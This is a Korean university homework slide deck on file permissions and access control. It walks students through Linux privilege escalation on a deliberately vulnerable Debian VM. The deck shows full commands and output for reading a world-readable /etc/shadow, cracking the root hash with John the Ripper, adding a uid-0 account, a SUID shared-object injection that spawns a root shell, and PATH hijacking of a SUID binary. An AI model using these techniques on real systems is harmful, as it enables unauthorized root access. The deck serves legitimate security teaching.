File Permission & Access Control 실습

HW 2 (두 번째 과제)

2022.10.31

TA: 박민수

Email : qkralstn157@naver.com

INDEX

01 소개

소개

❖ File Permission

- 다수의 사용자가 하나의 서버를 사용한다면?
- 운영체제에서 파일 권한이 중요한 이유를 살펴보자.

❖Access Control

- Its function is to control which (active) subject have access to a which (passive) object with some specific access operation.

소개

❖ Topic

- Users and Groups
- Authentication – passwords
- File Protection – Access Control

❖Which users can read/write which files?

소개

Do you know Access Control?
This homework is very easy~

02 배경지식

배경지식

❖ Kali Linux

- 침투 테스트, 보안 연구, 컴퓨터 포렌식 및 리버스 엔지니어링과 같은 다양한 정보 보안 작업을 위한 오픈 소스 Debian 기반 Linux 배포판.
- 해킹에 있어 필요한 툴의 집합체로, 해킹에 있어 가장 매력적인 운영체제.

❖Tools 사용

- John the Ripper – 패스워드 크래킹 도구. 주로 Brute-Forcing 기법을 통해 password를 알아냄.

배경지식

❖ /etc/passwd

- 시스템에 등록된 사용자의 정보들이 담겨있는 파일.
- 사용자의 계정과 인증을 관리.


❖/etc/shadow

- 암호화된 패스워드와 패스워드 설정 정책이 기재.
- 해당 파일은 관리자 계정 및 관리자 그룹만 읽기 가능.

❖각 파일의 필드 정보는 구글링 필수!

배경지식

❖ file permission



- File type: ‘d’ 디렉토리, 'l' 링크 파일, '-' 일반 파일
- **권한 정보: 파일에 부여된 권한 정보, 소유자, 소유그룹,그 외 유저에 대한 권한.**
- 링크 수: 해당 파일과 연결되어 있는 링크의 수, 윈도우에 “바로가기”와 같음.
- **소유자: 파일의 소유자 이름**
- **소유그룹: 파일을 소유한 그룹의 이름**
- 용량: 파일의 용량(Byte)
- 생성 날짜: 파일이 생성된 날짜
- 파일 이름: 파일의 이름

배경지식

❖ Access Control


- Principle: Control **all** accesses to resource.
- 사용자 및 프로그램에 액세스 권한을 결정.

❖SUID & SGID & Sticky bits

- **SUID:** 실행 파일에 적용되는 권한 비트 플래그로 대체 사용자의 권한 대신 파일 소유자와 동일한 권한으로 실행파일을 실행.
- **GUID:** 실행 파일인 경우 그룹의 권한으로 실행되며, 디렉토리인 경우 그룹에 속하도록 작성된 새 파일 및 디렉토리가 생성.
- **Sticky bits:** 디렉토리에 적용. 특정 디렉토리에 설정되면 디렉토리의 내용에 대한 액세스 권한이 있는 사용자는 자신의 파일만 삭제할 수 있으며, 다른 사용자의 파일을 삭제할 수 없음.

03 과제 설명

과제 설명


과제 진행 환경
Desktop or Laptop
Virtual Machine (VMware or Virtual Box)
vmware Workstation
Copy & Paste or Use of Tools
PuTTY
Optional
debian
Debian 2.6.32-5
KALI
BY OFFENSIVE SECURITY
Kali Linux

과제 설명

❖ 데비안 가상환경 접속

- ID/PW: User/password321.

❖LSE 경로


- **/home/user/tools/privesc-scripts**.

과제 설명

❖ 과제 진행 절차

- 과제 환경 다운로드 링크:

  https://drive.google.com/file/d/1qFTnHBXi7sVgW0bndaQ59vk8Esmp1IVl/view?usp=sharing



04 실습 내용

실습 내용 [Weak File Permissions + Password Cracking]

❖ Linux Smart enumeration(LSE) Script

```
$ ./lse.sh -i –l 1
```

```
================================================================( system )=====
[i] sys000 Who is logged in..................................................... skip
[i] sys010 Last logged in users................................................. skip
[!] sys020 Does the /etc/passwd have hashes?.................................... nope
[!] sys022 Does the /etc/group have hashes?..................................... nope
[!] sys030 Can we read /etc/shadow file?........................................ yes!
---
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0
:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
```

실습 내용 [Weak File Permissions + Password Cracking]

❖ Check permissions of the file(/etc/shadow)

```
user@debian:~/tools/privesc-scripts$ ls -al /etc/shadow
-rw-r--rw- 1 root shadow 837 Aug 25  2019 /etc/shadow
```

❖ $6는 Hashid로 해당 값이 SHA 512로 만들어냈다는 것을 말해줌.

```
user@debian:~/tools/privesc-scripts$ head -n 1 /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0
:17298:0:99999:7:::
```

❖hash를 복사해서 -> txt에 넣어줌

실습 내용 [Weak File Permissions + Password Cracking]

❖ password crack

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

```
┌──(kali㉿kali)-[~/Desktop/kali/Desktop/work_dir]
└─$ sudo john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2022-04-26 12:20) 1.234g/s 1896p/s 1896c/s 1896C/s cuties..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

실습 내용 [Weak File Permissions + Password Cracking]

❖ /etc/shadow 파일 접근 가능 -> 패스워드 변경 -> 장악 가능

user@debian: ~

```
root:$6$7WwXQ0q4J7YbRCe5$dvP1e3awru.AqXtLaHoTc7.L3wl.CHZYmq83GcFwhhUSZG0knAY2MRQ.1ymAhPGRq5vh0c5QQokYD1
MPgOuBj.:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:
```

새로 설정할 패스워드-> sha512로 hash 값 generate
생성한 SHA512 해시 값으로 대체

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ mkpasswd -m sha-512 newpassword
$6$7WwXQ0q4J7YbRCe5$dvP1e3awru.AqXtLaHoTc7.L3wl.CHZYmq83GcFwhhUSZG0knAY2MRQ.1ymAhPGRq5vh0c5QQokYD1MPgOuBj.
```

```
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@debian:/home/user# whoami
root
```

실습 내용 [Weak File Permissions + Password Cracking]

❖ /etc/passwd에 새로운 사용자 추가 및 비밀번호 설정

```
newroot:$6$7WwXO0q4J7YbRCe5$dvP1e3awru.AqXtLaHoTc7.L3wl.CHZYmq83GcFwhhUSZG0knAY2MRQ.1ymAhPGRq5vh0c5QQok
YD1MPgOuBj.:0:0:root:/root /bin/bash
```

자신의 이름으로 계정 생성/root 권한 필수

실습 내용 [Weak File Permissions + Password Cracking]

❖ 보고서 성공 화면 제출 예시

```
root@debian:/home/user/tools# ls -al
total 32
drwxr-xr-x 8 user user 4096 May 15  2020 .
drwxr-xr-x 6 user user 4096 Oct 22 10:28 ..
drwxr-xr-x 4 user user 4096 May 15  2020 kernel-exploits
drwxr-xr-x 2 user user 4096 May 15  2020 mysql-udf
drwxr-xr-x 2 user user 4096 May 15  2020 nginx
drwxr-xr-x 2 user user 4096 May 15  2020 privesc-scripts
drwxr-xr-x 2 user user 4096 May 15  2020 sudo
drwxr-xr-x 3 user user 4096 May 15  2020 suid
root@debian:/home/user/tools# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/tools# whoami
root
root@debian:/home/user/tools# 32000000 minsupark
```

04 실습 내용

- 3-1. 첫 번째 문제
- 3-2. 두 번째 문제
- 3-3. 세 번째 문제
- 3-4. 보너스 문제

실습 내용 [SUID/SGID Executables – Shared Object Injection]

❖ SUID 설정 파일 확인

- **suid-so:** 두 번째 과제 문제
- **suid-env:** 세 번째 과제 문제

```
user@debian:/usr/local/bin$ ls -al
total 44
drwxrwsr-x  2 root staff 4096 Oct 22 07:34 .
drwxrwsr-x 10 root staff 4096 May 13  2017 ..
-rwxr--r--  1 root staff   53 May 13  2017 compress.sh
-rwxr--rw-  1 root staff   40 May 13  2017 overwrite.sh
-rwsr-sr-x  1 root staff 6883 May 14  2017 suid-env
-rwsr-sr-x  1 root staff 6899 May 14  2017 suid-env2
-rwsr-sr-x  1 root staff 9861 May 14  2017 suid-so
```

실습 내용 [SUID/SGID Executables – Shared Object Injection]

❖ suid-so 파일의 액세스 중인 모든 라이브러리 파일 확인

- Strace: System Call 추적 명령어

```
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[============================================================>] 99 %
Done.
user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -iE "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY)       = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY)        = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY)    = 3
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
```

실습 내용 [SUID/SGID Executables – Shared Object Injection]

❖ user가 라이브러리 파일 직접 생성

```
user@debian:/usr/local/bin$ cat /home/user/tools/suid/libcalc.c
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
        setuid(0);
        system("/bin/bash -p");
}
```

실습 내용 [SUID/SGID Executables – Shared Object Injection]

❖ Root 권한 획득

```
user@debian:~$ mkdir /home/user/.config
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/tools/suid/libcalc.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=0(root) gid=1000(user) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
```

실습 내용 [SUID/SGID Executables – Shared Object Injection]

❖ 보고서 성공 화면 제출 예시

```
user@debian:~$ mkdir /home/user/.config
user@debian:~$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/too
ls/suid/libcalc.c
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# id
uid=0(root) gid=1000(user) egid=50(staff) groups=0(root),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1# 32000000 minsupark
```

04 실습 내용

- 3-1. 첫 번째 문제
- 3-2. 두 번째 문제
- 3-3. 세 번째 문제
- 3-4. 보너스 문제

실습 내용 [SUID/SGID Executables – Environment Variables]

❖ SUID 설정 파일 확인

- suid-so: 두 번째 과제 문제
- suid-env: 세 번째 과제 문제

```
user@debian:/usr/local/bin$ ls -al
total 44
drwxrwsr-x  2 root staff 4096 Oct 22 07:34 .
drwxrwsr-x 10 root staff 4096 May 13  2017 ..
-rwxr--r--  1 root staff   53 May 13  2017 compress.sh
-rwxr--rw-  1 root staff   40 May 13  2017 overwrite.sh
-rwsr-sr-x  1 root staff 6883 May 14  2017 suid-env
-rwsr-sr-x  1 root staff 6899 May 14  2017 suid-env2
-rwsr-sr-x  1 root staff 9861 May 14  2017 suid-so
```

실습 내용 [SUID/SGID Executables – Environment Variables]

❖ suid-env에서 사용하는 문자열 확인

- Strings: 프로그램에서 사용중인 모든 문자열 정보를 확인하는 명령어

```
user@debian:~$ /usr/local/bin/suid-env
[....] Starting web server: apache2httpd (pid 12873) already running
. ok
user@debian:~$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2_start
```

실습 내용 [SUID/SGID Executables – Environment Variables]

❖ root shell 가져오기

- Strings: 프로그램에서 사용중인 모든 문자열 정보를 확인하는 명령어

```
user@debian:~$ cat /home/user/tools/suid/service.c
int main() {
        setuid(0);
        system("/bin/bash -p");
}
```

```
user@debian:~$ gcc -o service /home/user/tools/suid/service.c
user@debian:~$ PATH=.:$PATH /usr/local/bin/suid-env
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
root@debian:~# whoami
root
root@debian:~#
```

실습 내용 [SUID/SGID Executables – Environment Variables]

❖ 보고서 성공 화면 제출 예시

```
user@debian:~$ gcc -o service /home/user/tools/suid/service.c
user@debian:~$ PATH=.:$PATH /usr/local/bin/suid-env
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),1000(user)
root@debian:~# whoami
root
root@debian:~# 32000000 minsupark
```


04 실습 내용

- 3-1. 첫 번째 문제
- 3-2. 두 번째 문제
- 3-3. 세 번째 문제
- 3-4. 보너스 문제

실습 내용 [SUID/SGID Executables – 두 번째 실습 직접 구현]

❖ 자신만의 취약한 프로그램 만들어보기

- 리눅스 명령어를 한 가지 이상 선정하여 SUID 권한을 설정한 후 권한 상승 시켜보기
- Root 권한을 갖은 계정으로 취약한 SUID 프로그램 생성
- **프로그램 내용은 자유**



실습 내용 [SUID/SGID Executables – 두 번째 실습 직접 구현]

❖ 내용

